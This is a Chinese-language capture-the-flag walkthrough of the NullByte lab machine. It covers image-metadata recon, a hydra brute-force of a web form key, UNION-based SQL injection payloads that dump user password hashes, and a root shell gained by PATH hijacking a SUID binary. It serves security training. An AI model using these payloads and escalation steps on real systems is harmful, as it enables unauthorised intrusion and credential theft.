


一.namp信息搜集



If you search for the laws of harmony, you will find knowledge.

1.主页面和源码均无有用信息，保持不放弃任何有用信息，将图片下载下来看看有无可用信息

```
kali@Pduck: ~  
文件 动作 编辑 查看 帮助  
25971.txt 4.c Documents lcc main.gif.1 nmapscan passwd Public  
  
(kali) Pduck-[~]  
$ exiftool main.gif  
ExifTool Version Number : 12.65  
File Name : main.gif  
Directory : .  
File Size : 17 kB  
File Modification Date/Time : 2015:08:02 00:39:30+08:00  
File Access Date/Time : 2023:12:03 14:15:06+08:00  
File Inode Change Date/Time : 2023:12:03 14:14:57+08:00  
File Permissions : -rw-r--r--  
File Type : GIF  
File Type Extension : gif  
MIME Type : image/gif  
GIF Version : 89a  
Image Width : 235  
Image Height : 302  
Has Color Map : No  
Color Resolution Depth : 8  
Bits Per Pixel : 1  
Background Color : 0  
Comment : P-): kzMb5nVYJw  
Image Size : 235x302  
Mega pixels : 0.071  
  
_ http-dombased-xss: Couldn't find  
_ http-stored-xss: Couldn't find any  
_ http-csrf: Couldn't find any CSRF v  
_ http-standard-injection: Couldn't find any
```

发现图片的comment有描述:P-): kzMb5nVYJw,可能有用。

2.

phpmyadmin 可以登录后台，弱密码尝试没有用，javascript Forbidden，

目录爆破发现uploads:Directory listing not allowed here.

```
nikto -h http://192.168.253.162
```

扫描发现+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.

刚刚字符在php登录密码无用，猜测其它的用处，主页面先有登录凭据，路径被注释，会不会刚刚字符就是路径呢

```
1 <center><font color='red'>invalid key</font></center><br>  
2 <center>  
3 <form method="post" action="index.php">  
4 Key:<br>  
5 <input type="password" name="key">  
6 </form>  
7 </center>  
8 <!-- this form isn't connected to mysql, password ain't that complex --!>  
9
```

key为passwd类型，而且提示没有连接mysql，那sql不可能，提示密码不复杂，尝试hydra爆破

```
hydra 192.168.253.162 http-form-post "/kzMb5nVYJw/index.php:key=^PASS^:invalid key" -  
l a -P /usr/share/wordlists/dirb/big.txt
```

```
(kali@kali:~/nmapscan/judp)
$ hydra 192.168.253.162 http-form-post "/kzMb5nVYJw/index.php:key=^PASS^:invalid key" -l a -P /usr/share/wordlists/dirb/big.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) at 2023-12-04 21:27:08
[DATA] max 16 tasks per server, overall 16 tasks, 20469 login tries (l1/p:20469), ~1280 tries per task
[DATA] attacking http-post-form://192.168.253.162:80/kzMb5nVYJw/index.php:key=^PASS^:invalid
[STATUS] 4069.00 tries/min, 4069 tries in 00:01h, 16400 to do in 00:05h, 16 active
[80][http-post-form] host: 192.168.253.162 login: a password: elite
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) at 2023-12-04 21:28:47
```

3.sql注入

输入 1" 报错，存在sql注入，#后查询正常

1.1" group by 3 #,回显位为3

2.

```
8
9 EMP ID :5.5.44-0+deb8u1 <br>
  EMP NAME : seth <br>
  EMP POSITION : 3 <br>
  ----- <br>
  Fetched data successfully
10
```

Value

1%22%20union%20select%20%40%40version%2cdatabase()%2c3%23

Decoded from: URL encoding

1" union select @@version,database(),3#

Cancel

Apply changes

利用mysql数据库内置的information_schema数据库探查信息。

```
1" union select 1,2,table_name from information_schema.tables where
table_schema=database() #
```

查询到user表

3.

```
1" union select 1,2,column_name from information_schema.columns where
table_schema=database() and table_name='users' #
```

```

8
9 EMP ID :1 <br>
  EMP NAME : 2 <br>
  EMP POSITION : id <br>
  ----- <br>
EMP ID :1 <br>
  EMP NAME : 2 <br>
  EMP POSITION : user <br>
  ----- <br>
EMP ID :1 <br>
  EMP NAME : 2 <br>
  EMP POSITION : pass <br>
  ----- <br>
EMP ID :1 <br>
  EMP NAME : 2 <br>
  EMP POSITION : position <br>
  ----- <br>
  Fetched data successfully
.0

```

4.1" union select user,pass,position from users #

```

EMP ID :ramses <br> EMP NAME : YzZkNmJkn2ViZjgwnmYOM2M3NmFjYzM2ODE3MDNiODE <br>
EMP POSITION : <br> -----<br>EMP ID :isis <br> EMP
NAME : --not allowed-- <br> EMP POSITION : employee <br> -----
-----<br>Fetched data successfully

```

base64 + hash 解码得到密码:omega

三.linux提权

find / -perm -u=s -type f 2>/dev/null 发现

/var/www/backup/procwatch

且历史记录也有./prowatch命令

391947 -rwsr-xr-x 1 root root 4.9K Aug 2 2015 procwatch

```

ramses@NullByte:/var/www/backup$ ./procwatch
  PID TTY          TIME CMD
 2252 pts/0        00:00:00 procwatch
 2253 pts/0        00:00:00 sh
 2254 pts/0        00:00:00 ps

```

执行发现 执行了ps命令

ln -s /bin/sh ps 链接sh到ps

export PATH=.:\$PATH

将本地路径添加到环境变量中，这样系统执行ps时会优先执行环境变量有的

```
procwatch ps
ramses@NullByte:/var/www/backup$ ./procwatch
# whoami
root
# id
uid=1002(ramses) gid=1002(ramses) euid=0(root) groups=1002(ramses)
# ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
link/ether 00:0c:29:21:a6:b7 brd ff:ff:ff:ff:ff:ff
inet 192.168.253.162/24 brd 192.168.253.255 scope global eth0
    valid_lft forever preferred_lft forever
inet6 fe80::20c:29ff:fe21:a6b7/64 scope link
    valid_lft forever preferred_lft forever
# ls
procwatch ps readme.txt
# cat /root
cat /root: Is a directory
# cd /root
# ls
proof.txt
# cat proof.txt
adf11c7a9e6523e630aaf3b9b7acb51d
```

It seems that you have pwned the box, congrats.
Now you done that I wanna talk with you. Write a walk & mail at
xty0n@sigaint.org ach the walk and proof.txt
If sigaint.org is down you may mail at nbsly0n@gmail.com

USE THIS PGP PUBLIC KEY

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: BCPG C# v1.6.1.0

mQENBFW9BX8BCACVNFJtV4KeFa/TgJZgNefJQ+fd1+LNEGnv5nw3uSV+jWigpxrJ
Q3tO37S51KRiYxhHjEh0HKw1BCloplcRFFRy1Qg9uW7cyYnTIDTp9QERuQ7hQOFT
e4QU3gZPd/VibPhzbJC/pdbDpuxqU8iKxqQrOVmTX6wlGwN8GlmKr1/khSRTprq
Cu7OyNC8+Hku/NpJ7/8mxDTLrvuD+hD21ussThXgZJ5a3lIMWj/4lOWUEKFN2KK
+z9pmlQJ5Xfnc2xx+WHIST53Ewk8D+Hjn+mh4s9/pjppdpMFUhr1poXPsi2HTWNe
YczcQHwzXj6hvtcXUj+yzM2iEuRdU1r41ABEBAAgOEWSic2x5MGSAZ21haWwuu
Y29thQEcBBABAgAGBQJVVQY/AoJENDZ4VE7RHERJVkh/RUeh6qnTl6Lf5mAScNS
HhWTUubxlllPmnOPxB9/yk0j6fVWE9dDtcS9eFgKcthUQts7OFPhc3libY2Fz7q
m7iAe97aW8pz3AeD6f6MX53Un70B3Z8yJFQbdusbQa1+MI2CCJL44Q/J5654vIGn
XQk6Oc7xWEgxLH+ljNqgh6V+MTce8fOpZSEVPcMZuz2+XI9nrCV1dfAcwJJyF58
kixYRRyD57ollyb9GsGgZkvPjHCg5JMdZQqOBoJZFPw/nNCEwQexWrgW7bqL/N8
TM2C0X57+ok7eqj8gUEuX/6FxBtYPpqUlaRT9kdeJYPYHsiLJIZcXM0HZrPVvt1HU

Gms=
=PIAQ
-----END PGP PUBLIC KEY BLOCK-----

#|